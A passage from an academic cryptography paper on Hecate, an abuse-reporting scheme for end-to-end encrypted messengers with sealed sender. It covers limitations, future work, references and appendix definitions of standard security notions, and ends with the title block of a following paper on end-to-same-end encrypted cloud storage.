Group Messaging. Hecate's definitions and constructions can be ported in a straightforward manner to Signal's group messaging protocol, in which broadcasts to a group of size N are implemented via N individual point-to-point messages, after a server-assisted consensus protocol to determine the group [22]. We note that there exist recent works and an IETF standardization effort on sub-linear ends-to-ends encrypted group chats [5, 6, 12, 24, 66]; it remains an open problem to design abuse reporting mechanisms for these protocols.

Multiple Devices. Hecate can easily support multiple devices for the same user (e.g., a phone and laptop) by giving each device its own independent set of tokens. The moderator can use the same $\mathsf{id}_{\mathtt{src}}$ for both sets of tokens, so that reports only name an identity rather than a device.

Limitations. We discuss a few limits of our approach.

Reporting Benign Messages. Our construction allows receivers to report messages that may later be deemed to be non-abusive. While it might be possible to require the receiver to prove to an honest moderator that the message they are reporting is actually abusive, this question is incredibly delicate and is therefore out of scope for this and all prior works on end-to-end abuse reporting.

Distinguishing Forwarded vs. Original Messages. In our construction, receivers can distinguish between sent and forwarded messages. While this may be a desirable feature in a messaging app, it is still a leakage in our system.

Forwarding Cycle Linkability. If the forwarding path of a message contains a cycle, i.e. a receiver receives the same forwarded message multiple times, then they can tell that these messages originate from the same source. This is an inherent weakness of Hecate as a result of forwarding the same tokens per message that we do not attempt to protect against. It may be possible to combine Hecate with Peale et al.'s techniques to remove this leakage [59].

Future Work. Looking ahead, we identify several avenues of future research into privacy-respecting content moderation.

Content Censorship. Content moderation systems can be misused for censorship purposes. Questions surrounding what constitutes misinformation or a "bad" message fall outside the scope of this work and into the realm of policy making and social media regulation. We believe however that it may be interesting to federate the role of the moderator in: (1) defining bad messages, (2) verifying reports, (3) taking actions with respect to flagged contents and users.

Super Spreaders. A recent line of work [72, 81] on misinformation spread in social media distinguishes between honest users who forward misinformation and malicious actors that act as super spreaders of misinformation. Honest users can mistakenly forward or send misinformation content without ever realizing it. Super spreaders on the other are adversarially creating or spreading bad content. Future work could examine aggregate behavior in order to distinguish malicious vs. mistaken users.

Partial opening. Known AMF constructions like Hecate

only allow the receiver to report all or none of a message. It should be possible to achieve partial opening to the moderator by extending the message franking techniques of Leontiadis and Vaudenay [54] to the asymmetric setting.

Stronger Notions of Backward Security. Backward security makes no guarantees with respect to anything created during the time of compromise. In the context of content moderation, this implies that the adversary can blame users for old compromised messages. We encourage future research into ways to limit the damage of adversarial moderation reports or to allow honest parties to correct the record post-recovery.

Ensuring System Security. Finally, we emphasize that our study of abuse reporting has been primarily through a cryptographic lens, and as a result does not capture all aspects of security. For example, many of our crypto definitions assume that clients already have sufficient preprocessing tokens in hand. When implementing Hecate, careful attention is required to ensure that adversaries cannot obtain a side channel by, e.g., influencing when preprocessing is run.

Acknowledgments

The authors thank Ran Canetti, Hoda Maleki, Leo Reyzin, Sarah Scheffler, and the anonymous reviewers for their insightful comments and valuable feedback. This material is based upon work supported by the National Science Foundation under Grants No. 1718135, 1739000, 1801564, 1915763, and 1931714, by the DARPA SIEVE program under Agreement No. HR00112020021, and by DARPA and the Naval Information Warfare Center (NIWC) under Contract No. N66001-15-C-4071. Any opinions, findings and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF, DARPA, or NIWC.

References

[1] Michel Abdalla, Mihir Bellare, and Gregory Neven. Robust encryption. In Daniele Micciancio, editor, *TCC 2010*, volume 5978 of *LNCS*, pages 480–497. Springer, Heidelberg, February 2010.

[2] Surabhi Agarwal. India proposes alpha-numeric hash to track WhatsApp chat. *India Times*, 2021.

[3] Nikolaos Alexopoulos, Aggelos Kiayias, Riivo Talviste, and Thomas Zacharias. MCMix: Anonymous messaging via secure multiparty computation. In Engin Kirda and Thomas Ristenpart, editors, *USENIX Security 2017*, pages 1217–1234. USENIX Association, August 2017.

[4] Joël Alwen, Sandro Coretti, and Yevgeniy Dodis. The double ratchet: Security notions, proofs, and modularization for the Signal protocol. In Yuval Ishai and Vincent Rijmen, editors, *EUROCRYPT 2019, Part I*, volume 11476 of *LNCS*, pages 129–158. Springer, Heidelberg, May 2019.

[5] Joël Alwen, Sandro Coretti, Yevgeniy Dodis, and Yiannis Tselekounis. Security analysis and improvements for the IETF MLS standard for group messaging. In Daniele Micciancio and Thomas Ristenpart, editors, *CRYPTO 2020, Part I*, volume 12170 of *LNCS*, pages 248–277. Springer, Heidelberg, August 2020.

[6] Joël Alwen, Sandro Coretti, Daniel Jost, and Marta Mularczyk. Continuous group key agreement with active security. In Rafael Pass and Krzysztof Pietrzak, editors, *TCC 2020, Part II*, volume 12551 of *LNCS*, pages 261–290. Springer, Heidelberg, November 2020.

[7] Donald Beaver. Efficient multiparty protocols using circuit randomization. In Joan Feigenbaum, editor, *CRYPTO'91*, volume 576 of *LNCS*, pages 420–432. Springer, Heidelberg, August 1992.

[8] Amos Beimel, Yuval Ishai, and Tal Malkin. Reducing the servers' computation in private information retrieval: PIR with preprocessing. *Journal of Cryptology*, 17(2):125–151, March 2004.

[9] Mihir Bellare, Asha Camper Singh, Joseph Jaeger, Maya Nyayapati, and Igors Stepanovs. Ratcheted encryption and key exchange: The security of messaging. In Jonathan Katz and Hovav Shacham, editors, *CRYPTO 2017, Part III*, volume 10403 of *LNCS*, pages 619–650. Springer, Heidelberg, August 2017.

[10] Luca Belli. Whatsapp skewed brazilian election, proving social media's danger to democracy. https://theconversation.com/whatsapp-skewed-brazilian-election-proving-social-medias-danger-to-democracy-106476, 2018.

[11] Abhishek Bhowmick, Dan Boneh, Steve Myers, Kunal Talwar, and Karl Tarbe. The Apple PSI system. https://www.apple.com/child-safety/pdf/Apple_PSI_System_Security_Protocol_and_Analysis.pdf, 2021.

[12] Alexander Bienstock, Yevgeniy Dodis, and Paul Rösler. On the price of concurrency in group ratcheting protocols. In Rafael Pass and Krzysztof Pietrzak, editors, *TCC 2020, Part II*, volume 12551 of *LNCS*, pages 198–228. Springer, Heidelberg, November 2020.

[13] Alexander Bienstock, Jaiden Fairoze, Sanjam Garg, Pratyay Mukherjee, and Srinivasan Raghuraman. A more complete analysis of the signal double ratchet algorithm. Cryptology ePrint Archive, Report 2022/355, 2022. https://eprint.iacr.org/2022/355.

[14] Dan Boneh and Victor Shoup. A graduate course in applied cryptography. https://toc.cryptobook.us/book.pdf, 2020.

[15] Nikita Borisov, Ian Goldberg, and Eric A. Brewer. Off-the-record communication, or, why not to use PGP. In *WPES*, pages 77–84. ACM, 2004.

[16] Colin Boyd, Anish Mathuria, and Douglas Stebila. *Protocols for Authentication and Key Establishment, Second Edition*. Information Security and Cryptography. Springer, 2020.

[17] Brazilian fake news draft bill no. 2.630, of 2020. https://docs.google.com/document/d/1MHMDHsVJBi45PI1R5lAyoLmZvZk8eULHisYFqGy9X2s, 2020.

[18] Sébastien Campion, Julien Devigne, Céline Duguey, and Pierre-Alain Fouque. Multi-device for signal. In Mauro Conti, Jianying Zhou, Emiliano Casalicchio, and Angelo Spognardi, editors, *ACNS 20, Part II*, volume 12147 of *LNCS*, pages 167–187. Springer, Heidelberg, October 2020.

[19] Ran Canetti, Palak Jain, Marika Swanberg, and Mayank Varia. Universally composable end-to-end secure messaging. Cryptology ePrint Archive, Report 2022/376, 2022. https://eprint.iacr.org/2022/376.

[20] Ran Canetti and Hugo Krawczyk. Analysis of key-exchange protocols and their use for building secure channels. In Birgit Pfitzmann, editor, *EUROCRYPT 2001*, volume 2045 of *LNCS*, pages 453–474. Springer, Heidelberg, May 2001.

[21] Ran Canetti, Daniel Shahaf, and Margarita Vald. Universally composable authentication and key-exchange with global PKI. In Chen-Mou Cheng, Kai-Min Chung, Giuseppe Persiano, and Bo-Yin Yang, editors, *PKC 2016, Part II*, volume 9615 of *LNCS*, pages 265–296. Springer, Heidelberg, March 2016.

[22] Melissa Chase, Trevor Perrin, and Greg Zaverucha. The signal private group system and anonymous credentials supporting efficient verifiable encryption. In Jay Ligatti, Xinming Ou, Jonathan Katz, and Giovanni Vigna, editors, *ACM CCS 2020*, pages 1445–1459. ACM Press, November 2020.

[23] Katriel Cohn-Gordon, Cas Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A formal security analysis of the signal messaging protocol. *Journal of Cryptology*, 33(4):1914–1983, 2020.

[24] Katriel Cohn-Gordon, Cas Cremers, Luke Garratt, Jon Millican, and Kevin Milner. On ends-to-ends encryption: Asynchronous group messaging with strong security guarantees. In David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang, editors, *ACM CCS 2018*, pages 1802–1819. ACM Press, October 2018.

[25] Katriel Cohn-Gordon, Cas J. F. Cremers, and Luke Garratt. On post-compromise security. In *CSF*, pages 164–178. IEEE Computer Society, 2016.

[26] Henry Corrigan-Gibbs, Dan Boneh, and David Mazières. Riposte: An anonymous messaging system handling millions of users. In *2015 IEEE Symposium on Security and Privacy*, pages 321–338. IEEE Computer Society Press, May 2015.

[27] dalek-cryptography. ed25519-dalek. https://github.com/dalek-cryptography/ed25519-dalek, 2020.

[28] Roger Dingledine, Nick Mathewson, and Paul F. Syverson. Tor: The second-generation onion router. In Matt Blaze, editor, *USENIX Security 2004*, pages 303–320. USENIX Association, August 2004.

[29] Yevgeniy Dodis, Paul Grubbs, Thomas Ristenpart, and Joanne Woodage. Fast message franking: From invisible salamanders to encryptment. In Hovav Shacham and Alexandra Boldyreva, editors, *CRYPTO 2018, Part I*, volume 10991 of *LNCS*, pages 155–186. Springer, Heidelberg, August 2018.

[30] Yevgeniy Dodis, Jonathan Katz, Adam Smith, and Shabsi Walfish. Composability and on-line deniability of authentication. In Omer Reingold, editor, *TCC 2009*, volume 5444 of *LNCS*, pages 146–162. Springer, Heidelberg, March 2009.

[31] Elizabeth Dwoskin and Annie Gowen. On WhatsApp, fake news is fast – and can be fatal. https://www.washingtonpost.com/business/economy/on-whatsapp-fake-news-is-fast--and-can-be-fatal/2018/07/23/a2dd7112-8ebf-11e8-bcd5-9d911c784c38_story.html, July 2018. Accessed: 09-28-2020.

[32] Facebook. Messenger secret conversations: Technical whitepaper (version 2.0). https://about.fb.com/wp-content/uploads/2016/07/messenger-secret-conversations-technical-whitepaper.pdf, 2017.

[33] Pooya Farshim, Benoît Libert, Kenneth G. Paterson, and Elizabeth A. Quaglia. Robust encryption, revisited. In Kaoru Kurosawa and Goichiro Hanaoka, editors, *PKC 2013*, volume 7778 of *LNCS*, pages 352–368. Springer, Heidelberg, February / March 2013.

[34] Pooya Farshim, Claudio Orlandi, and Răzvan Roşie. Security of symmetric primitives under incorrect usage of keys. *IACR Trans. Symm. Cryptol.*, 2017(1):449–473, 2017.

[35] Marc Fischlin. Round-optimal composable blind signatures in the common reference string model. In Cynthia Dwork, editor, *CRYPTO 2006*, volume 4117 of *LNCS*, pages 60–77. Springer, Heidelberg, August 2006.

[36] Marc Fischlin and Dominique Schröder. On the impossibility of three-move blind signature schemes. In Henri Gilbert, editor, *EUROCRYPT 2010*, volume 6110 of *LNCS*, pages 197–215. Springer, Heidelberg, May / June 2010.

[37] Georg Fuchsbauer, Christian Hanser, Chethan Kamath, and Daniel Slamanig. Practical round-optimal blind signatures in the standard model from weaker assumptions. In Vassilis Zikas and Roberto De Prisco, editors, *SCN 16*, volume 9841 of *LNCS*, pages 391–408. Springer, Heidelberg, August / September 2016.

[38] Georg Fuchsbauer, Christian Hanser, and Daniel Slamanig. Practical round-optimal blind signatures in the standard model. In Rosario Gennaro and Matthew J. B. Robshaw, editors, *CRYPTO 2015, Part II*, volume 9216 of *LNCS*, pages 233–253. Springer, Heidelberg, August 2015.

[39] Paul Grubbs, Jiahui Lu, and Thomas Ristenpart. Message franking via committing authenticated encryption. In Jonathan Katz and Hovav Shacham, editors, *CRYPTO 2017, Part III*, volume 10403 of *LNCS*, pages 66–97. Springer, Heidelberg, August 2017.

[40] Christoph G. Günther. An identity-based key-exchange protocol. In Jean-Jacques Quisquater and Joos Vandewalle, editors, *EUROCRYPT'89*, volume 434 of *LNCS*, pages 29–37. Springer, Heidelberg, April 1990.

[41] Hecate Rust implementation. https://github.com/Ra1issa/hecate, 2022.

[42] Hecate's modified libsignal-client implementation. https://github.com/Ra1issa/libsignal-client/, 2022.

[43] Hecate's modified signal-cli implementation. https://github.com/Ra1issa/signal-cli, 2022.

[44] Rawane Issa, Nicolas AlHaddad, and Mayank Varia. Hecate: Abuse reporting in secure messengers with sealed sender.

Cryptology ePrint Archive, Report 2021/1686, 2021. https://eprint.iacr.org/2021/1686.

[45] Joseph Jaeger and Igors Stepanovs. Optimal channel security against fine-grained state compromise: The safety of messaging. In Hovav Shacham and Alexandra Boldyreva, editors, *CRYPTO 2018, Part I*, volume 10991 of *LNCS*, pages 33–62. Springer, Heidelberg, August 2018.

[46] Markus Jakobsson, Kazue Sako, and Russell Impagliazzo. Designated verifier proofs and their applications. In Ueli M. Maurer, editor, *EUROCRYPT'96*, volume 1070 of *LNCS*, pages 143–154. Springer, Heidelberg, May 1996.

[47] Daniel Jost, Ueli Maurer, and Marta Mularczyk. Efficient ratcheting: Almost-optimal guarantees for secure messaging. In Yuval Ishai and Vincent Rijmen, editors, *EUROCRYPT 2019, Part I*, volume 11476 of *LNCS*, pages 159–188. Springer, Heidelberg, May 2019.

[48] Daniel Jost, Ueli Maurer, and Marta Mularczyk. A unified and composable take on ratcheting. In Dennis Hofheinz and Alon Rosen, editors, *TCC 2019, Part II*, volume 11892 of *LNCS*, pages 180–210. Springer, Heidelberg, December 2019.

[49] Seny Kamara, Mallory Knodel, Emma Llansó, Greg Nojeim, Lucy Qin, Dhanaraj Thakur, and Caitlin Vogus. Outside looking in: Approaches to content moderation in end-to-end encrypted systems. https://cdt.org/wp-content/uploads/2021/08/CDT-Outside-Looking-In-Approaches-to-Content-Moderation-in-End-to-End-Encrypted-Systems.pdf, 2021.

[50] Shuichi Katsumata, Ryo Nishimaki, Shota Yamada, and Takashi Yamakawa. Round-optimal blind signatures in the plain model from classical and quantum standard assumptions. In Anne Canteaut and François-Xavier Standaert, editors, *EUROCRYPT 2021, Part I*, volume 12696 of *LNCS*, pages 404–434. Springer, Heidelberg, October 2021.

[51] Jonathan Katz and Yehuda Lindell. *Introduction to modern cryptography*. CRC press, 2020.

[52] Anunay Kulshrestha and Jonathan R. Mayer. Identifying harmful media in end-to-end encrypted communication: Efficient private membership computation. In Michael Bailey and Rachel Greenstadt, editors, *USENIX Security 2021*, pages 893–910. USENIX Association, August 2021.

[53] Brian A. LaMacchia, Kristin Lauter, and Anton Mityagin. Stronger security of authenticated key exchange. In Willy Susilo, Joseph K. Liu, and Yi Mu, editors, *ProvSec 2007*, volume 4784 of *LNCS*, pages 1–16. Springer, Heidelberg, November 2007.

[54] Iraklis Leontiadis and Serge Vaudenay. Private message franking with after opening privacy. Cryptology ePrint Archive, Report 2018/938, 2018. https://eprint.iacr.org/2018/938.

[55] Linsheng Liu, Daniel S. Roche, Austin Theriault, and Arkady Yerukhimovich. Fighting fake news in encrypted messaging with the fuzzy anonymous complaint tally system (FACTS). In *NDSS*. The Internet Society, 2022.

[56] Manish Singh. Whatsapp is now delivering roughly 100 billion messages a day. https://techcrunch.com/2020/10/29/whatsapp-is-now-delivering-roughly-100-billion-messages-a-day/, 2020.

[57] Ian Martiny, Gabriel Kaptchuk, Adam Aviv, Dan Roche, and Eric Wustrow. Improving Signal's sealed sender. In *NDSS*. The Internet Society, 2021.

[58] Oversight Board. Ensuring respect for free expression, through independent judgment. https://oversightboard.com/, 2021.

[59] Charlotte Peale, Saba Eskandarian, and Dan Boneh. Secure complaint-enabled source-tracking for encrypted messaging. In Giovanni Vigna and Elaine Shi, editors, *ACM CCS 2021*, pages 1484–1506. ACM Press, November 2021.

[60] Riana Pfefferkorn. Content-oblivious trust and safety techniques: Results from a survey of online service providers. https://ssrn.com/abstract=3920031, 2021.

[61] Bertram Poettering and Paul Rösler. Towards bidirectional ratcheted key exchange. In Hovav Shacham and Alexandra Boldyreva, editors, *CRYPTO 2018, Part I*, volume 10991 of *LNCS*, pages 3–32. Springer, Heidelberg, August 2018.

[62] Newley Purnell and Jeff Horowitz. WhatsApp says it filed suit in India to prevent tracing of encrypted messages. https://www.wsj.com/articles/whatsapp-says-it-filed-suit-in-india-to-prevent-tracing-of-encrypted-messages-11622000307, 2021.

[63] Paul Rösler, Christian Mainka, and Jörg Schwenk. More is less: On the end-to-end security of group chats in Signal, WhatsApp, and Threema. In *EuroS&P*, pages 415–429. IEEE, 2018.

[64] Shahrokh Saeednia, Steve Kremer, and Olivier Markowitch. An efficient strong designated verifier signature scheme. In Jong In Lim and Dong Hoon Lee, editors, *ICISC 03*, volume 2971 of *LNCS*, pages 40–54. Springer, Heidelberg, November 2004.

[65] Sarah Scheffler and Jonathan Mayer. SoK: content moderation in end-to-end encryption, 2022.

[66] Michael Schliep and Nicholas Hopper. End-to-end secure mobile group messaging with conversation integrity and deniability. In *WPES@CCS*, pages 55–73. ACM, 2019.

[67] Sebastian Scheibner. signal-cli. https://github.com/AsamK/signal-cli.

[68] Signal. Technology preview: Sealed sender for signal. https://signal.org/blog/sealed-sender/, 2018.

[69] Signal. libsignal-client. https://github.com/signalapp/libsignal-client, 2020.

[70] Signal. Technical information. https://signal.org/docs/, 2021.

[71] Signal. Signal-server. https://github.com/signalapp/Signal-Server, 2022.

[72] Kate Starbird. Online rumors, misinformation and disinformation: The perfect storm of covid-19 and election2020. In *Enigma 2021*. USENIX Association, February 2021.

[73] Li Q. Tay, Mark J. Hurlstone, Tim Kurz, and Ullrich K. H. Ecker. A comparison of prebunking and debunking interventions for implied versus explicit misinformation. PsyArXiv, 2021.

[74] Kurt Thomas, Devdatta Akhawe, Michael Bailey, Dan Boneh, Elie Bursztein, Sunny Consolvo, Nicola Dell, Zakir Durumeric, Patrick Gage Kelley, Deepak Kumar, Damon McCoy, Sarah

Meiklejohn, Thomas Ristenpart, and Gianluca Stringhini. SoK: Hate, harassment, and the changing landscape of online abuse. In *2021 IEEE Symposium on Security and Privacy*, pages 247–267. IEEE Computer Society Press, May 2021.

[75] Nirvan Tyagi, Paul Grubbs, Julia Len, Ian Miers, and Thomas Ristenpart. Asymmetric message franking: Content moderation for metadata-private end-to-end encryption. In Alexandra Boldyreva and Daniele Micciancio, editors, *CRYPTO 2019, Part III*, volume 11694 of *LNCS*, pages 222–250. Springer, Heidelberg, August 2019.

[76] Nirvan Tyagi, Ian Miers, and Thomas Ristenpart. Traceback for end-to-end encrypted messaging. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *ACM CCS 2019*, pages 413–430. ACM Press, November 2019.

[77] Nik Unger, Sergej Dechand, Joseph Bonneau, Sascha Fahl, Henning Perl, Ian Goldberg, and Matthew Smith. SoK: Secure messaging. In *2015 IEEE Symposium on Security and Privacy*, pages 232–249. IEEE Computer Society Press, May 2015.

[78] Jelle van den Hooff, David Lazar, Matei Zaharia, and Nickolai Zeldovich. Vuvuzela: scalable private messaging resistant to traffic analysis. In *SOSP*, pages 137–152. ACM, 2015.

[79] Soroush Vosoughi, Deb Roy, and Sinan Aral. The spread of true and false news online. *Science*, 359(6380):1146–1151, 2018.

[80] WhatsApp. Two billion users – connecting the world privately. https://blog.whatsapp.com/two-billion-users-connecting-the-world-privately/, 2020.

[81] Liang Wu, Fred Morstatter, Kathleen M Carley, and Huan Liu. Misinformation in social media: definition, manipulation, and detection. *ACM SIGKDD Explorations Newsletter*, 21(2):80–90, 2019.

A Definitions of Cryptographic Building Blocks

This work uses four standard cryptographic building blocks that we use and adapt from Boneh-Shoup [14] and Katz-Lindell [51]. In what follows, we define the message space as $\mathcal{M} := \{0,1\}^*$, the key space as $\mathcal{K} := \{0,1\}^n$, the ciphertext space as $\mathcal{C} := \{0,1\}^*$, the randomness space $\mathcal{R} := \{0,1\}^n$ and the signature space as $\Sigma := \{0,1\}^n$, where n denotes the security parameter.

Definition 2 (Commitment scheme)**.** *A non-interactive commitment scheme is defined by two algorithms* Com *and* Vf.

- Com *is an algorithm that takes a random string* $\mathsf{r} \leftarrow\!\!\$\, \mathcal{R}$*, and a plaintext message* $m \in \mathcal{M}$ *and outputs a commitment* $\mathsf{com} := \mathsf{Com}(m, \mathsf{r})$.
- Vf *is an algorithm that takes a commitment* com*, a string* r *and a plaintext message* m *and checks if* $\mathsf{Vf}(m, \mathsf{com}, \mathsf{r}) := (\mathsf{Com}(m, \mathsf{r}) \stackrel{?}{=} \mathsf{com})$.

Definition 3 (Binding commitment)**.** *A commitment scheme* $\pi = \{\mathsf{Com}, \mathsf{Vf}\}$ *is* computationally binding *if for all probabilistic polynomial time (PPT) adversaries* $\mathcal{A}$*, there is a negligible function* $\mathsf{negl}(n)$ *such that:*

$$\mathsf{Adv}_{\pi}^{\mathrm{binding}_{\mathrm{com}}}(\mathcal{A}) = \Pr[\mathsf{Com}(m, \mathsf{r}, \mathsf{param}) = \mathsf{Com}(m', \mathsf{r}', \mathsf{param}) \mid m \neq m'] \leq \mathsf{negl}(n).$$

Definition 4 (Hiding commitment)**.** *Let* $\pi = \{\mathsf{Com}, \mathsf{Vf}\}$ *be a commitment scheme. Let* $\mathsf{Com}^{\mathcal{A}}_{\mathsf{hiding}}$ *be defined by the following experiment:*

- *The adversary* $\mathcal{A}$ *outputs a pair of messages* $\mathsf{m}_0, \mathsf{m}_1 \in \mathcal{M}$.
- *A uniform bit* $b \in \{0,1\}$ *and the randomness* $\mathsf{r} \leftarrow \{0,1\}^n$ *are chosen.*
- *The adversary* $\mathcal{A}$ *is given access to the commitment oracle* $\mathsf{O}^{\mathsf{com-hiding}}$ *which on messages* m_0 *and* m_1 *computes and returns the commitment* $\mathsf{com} \leftarrow \mathsf{Com}(\mathsf{m}_b, \mathsf{r})$*, where* $\mathsf{Vf}(\mathsf{Com}(\mathsf{m}_b, \mathsf{r}), \mathsf{m}_b, \mathsf{r}) = 1$.
- *The output of the experiment is* 1 *if* $b' = b$ *and* 0 *otherwise.*

A commitment scheme π *is computationally hiding if for all PPT adversaries* $\mathcal{A}$ *there is a negligible function* $\mathsf{negl}(n)$ *such that:*

$$\mathsf{Adv}_{\pi}^{\mathrm{hiding}_{\mathrm{com}}}(\mathcal{A}) = \Pr[\mathsf{Com}^{\mathcal{A}}_{\mathsf{hiding}}(n) = 1] \leq \frac{1}{2} + \mathsf{negl}(n).$$

Definition 5 (Encryption scheme)**.** *A randomized private key encryption scheme is defined by three algorithms* $\mathsf{EncKGen}$*,* Enc *and* Dec *over a finite message space* $\mathcal{M}$.

- $\mathsf{EncKGen}$ *is a probabilistic key generation algorithm that outputs a key* sk *sampled uniformly at random from* $\mathcal{K}$.
- Enc *is the randomized encryption algorithm that takes as an input* sk *and plaintext message* $m \in \mathcal{M}$ *and outputs* $\mathsf{c} := \mathsf{Enc}_{\mathsf{sk}}(m)$ *where* $c \in \mathcal{C}$.
- Dec *is the decryption algorithm that takes as an input* sk *and a ciphertext* c *in the ciphertext space* $\mathcal{C}$ *and outputs a plaintext message* $m := \mathsf{Dec}_{\mathsf{sk}}(\mathsf{c})$ *such that* $\mathsf{c} := \mathsf{Enc}_{\mathsf{sk}}(m)$.

Definition 6 (CCA security)**.** *Let* $\pi = \{\mathsf{EncKGen}, \mathsf{Enc}, \mathsf{Dec}\}$ *be an encryption scheme. Let* $\mathsf{ENC}^{\mathcal{A}}_{\mathsf{cca},\pi}(n)$ *denote the following experiment:*

- $\mathsf{EncKGen}$ *is run to obtain* $(\mathsf{pk}, \mathsf{sk})$ *and a uniform bit* $b \in \{0,1\}$ *is chosen. The adversary* $\mathcal{A}$ *is given* pk.
- *The adversary* $\mathcal{A}$ *is given access to the encryption oracle* $\mathsf{O}^{\mathsf{enc}}_{\mathsf{cca}}$ *which, on messages* $\mathsf{m}_0, \mathsf{m}_1$*, outputs a ciphertext* $c \leftarrow \mathsf{Enc}_{\mathsf{pk}}(\mathsf{m}_b)$.
- *The adversary* $\mathcal{A}$ *is given access to the decryption oracle* $\mathsf{O}^{\mathsf{decrypt}}_{\mathsf{cca}}$ *which outputs the decrypted plaintext message* m *under* sk *when handed out a ciphertext* c'.
- $\mathcal{A}$ *continues to interact with the decryption and encryption oracles, but may not request a decryption of any ciphertext* c *returned by* $\mathsf{O}^{\mathsf{enc}}_{\mathsf{cca}}$.

- *Finally $\mathcal{A}$ output a bit b'. The output of the experiment is defined to be* 1 *if* $b = b'$, *and* 0 *otherwise.*

We say that π *is* secure under a chosen-ciphertext attack *(CCA) if for all PPT adversaries $\mathcal{A}$, there exists a negligble function* $\mathsf{negl}(n)$ *such that:*

$$\mathsf{Adv}_{\pi}^{\mathrm{enc_{cca}}} = \Pr[\mathsf{ENC}^{\mathcal{A}}_{\mathsf{cca},\pi}(n) = 1] \leq \frac{1}{2} + \mathsf{negl}(n).$$

Definition 7 (CPA security)**.** *Let* $\pi = \{\mathsf{EncKGen}, \mathsf{Enc}, \mathsf{Dec}\}$ *be an encryption scheme. Let* $\mathsf{ENC}^{\mathcal{A}}_{\mathsf{cpa},\pi}(n)$ *denote a similar experiment to* $\mathsf{ENC}^{\mathcal{A}}_{\mathsf{cca},\pi}(n)$ *where the adversary $\mathcal{A}$ only has access to the encryption oracle that rename as* $\mathsf{O}^{\mathsf{enc}}_{\mathsf{cpa}}$. *We say that* π *is* secure under a chosen-plaintext attack *(CPA) if for all PPT adversaries $\mathcal{A}$, there exists a negligble function* $\mathsf{negl}(n)$ *such that:*

$$\mathsf{Adv}_{\pi}^{\mathrm{enc_{cpa}}} = \Pr[\mathsf{ENC}^{\mathcal{A}}_{\mathsf{cpa},\pi}(n) = 1] \leq \frac{1}{2} + \mathsf{negl}(n).$$

Definition 8 (Digital signature scheme)**.** *A signature scheme is defined as the triple of algorithms* SigKGen, Sign, Vf *over the message space $\mathcal{M}$ and the signature space* Σ.

- SigKGen *is a probabilistic key generation algorithm that output a key pair* $(\mathsf{pk}, \mathsf{sk})$ *sampled from $\mathcal{K}$, where* pk *is the public verification key and* sk *is the secret signing key.*
- Sign *is the probabilistic signing algorithm that takes the signing key* sk *and a plaintext message* m *and outputs a signature* $\sigma \leftarrow \mathsf{Sign}_{\mathsf{sk}}(\mathsf{m})$, *where* $\sigma \in \Sigma$.
- Vf *is the deterministic verification algorithm which checks the signature* σ *against the plaintext message* m *and public key* pk *and outputs* $\perp$ *or* 1 *such that:*

$$\Pr[\mathsf{Vf}(\mathsf{pk}, \mathsf{m}, \mathsf{Sign}_{\mathsf{sk}}(\mathsf{m})) = 1] = 1.$$

Definition 9 (EU-CMA security)**.** *Let* $\pi = \{\mathsf{SigKGen}, \mathsf{Sign}, \mathsf{Vf}\}$ *denote a digital signature scheme. Let* $\mathsf{Sig}^{\mathcal{A}}_{\mathsf{eu-cma}}$ *be the experiment defined as:*

- SigKGen *is run to obtain* $(\mathsf{pk}, \mathsf{sk})$.
- *The adversary $\mathcal{A}$ is given* pk *and access to the signing oracle* $\mathsf{O}^{\mathsf{sign}}_{\mathsf{eu-cma}}$ *which on message* m *computes and outputs the signature* σ *of that message under the secret signing key* sk. *Let Q denote the set of all queries that $\mathcal{A}$ makes to* $\mathsf{O}^{\mathsf{sign}}_{\mathsf{eu-cma}}$.
- *The adversary $\mathcal{A}$ then outputs* (m', σ').
- *The experiment outputs* 1 *if and only if* $\mathsf{Vf}_{\mathsf{pk}}(\mathsf{m}', \sigma') = 1$ *and* $m' \notin Q$, *and* 0 *otherwise.*

We say that π *is existentially unforgeable under an adaptive chosen-message attack (EU-CMA) if for all PPT adveries $\mathcal{A}$, there is a negligible function* $\mathsf{negl}(n)$ *such that:*

$$\mathsf{Adv}_{\pi}^{\mathrm{sig_{eu\text{-}cma}}}(\mathcal{A}) = \Pr[\mathsf{Sig}^{\mathcal{A}}_{\mathsf{eu\text{-}cma}}(n) = 1] \leq \mathsf{negl}(n).$$

Definition 10 (Hash function)**.** *A hash function with output length l is defined by two algorithms* Gen *and* H.

- Gen *is a probabilistic algorithm which outputs a key* $k \in \mathcal{K}$.
- H *is an algorithm which takes as input as key k and a string* $m \in \mathcal{M}$ *and outputs a string* $\mathsf{H}_k(m) \in \{0,1\}^{l(n)}$.

Definition 11 (Collision resistance)**.** *Let* $\pi = \{\mathsf{Gen}, \mathsf{H}\}$ *denote a hash function. Let* $\mathsf{Hash}^{\mathcal{A}}_{\mathsf{coll}}$ *be the experiment defined as:*

- Gen *is run to obtain k.*
- *The adversary $\mathcal{A}$ is given access to the hashing oracle* $\mathsf{O}^{\mathsf{hash}}$ *which on input* m *returns* $\mathsf{H}_k(\mathsf{m})$
- *The adversary then outputs* m_0 *and* m_1.
- *The experiment outputs* 1 *if and only if* $\mathsf{m}_0 \neq \mathsf{m}_1$ *and* $\mathsf{H}_k(\mathsf{m}_0) = \mathsf{H}_k(\mathsf{m}_1)$.

We say that π *is collision resistant if for all PPT adversaries $\mathcal{A}$ there is a negligible function* $\mathsf{negl}(n)$ *such that:*

$$\mathsf{Adv}_{\pi}^{\mathrm{hash_{coll}}}(\mathcal{A}) = \Pr[\mathsf{Hash}^{\mathcal{A}}_{\mathsf{coll}}(n) = 1] \leq \mathsf{negl}(n).$$

End-to-Same-End Encryption: Modularly Augmenting an App with an Efficient, Portable, and Blind Cloud Storage

Long Chen
Institute of Software, Chinese Academy of Sciences

Ya-Nan Li
The University of Sydney

Qiang Tang
The University of Sydney

Moti Yung
Google & Columbia University

Abstract

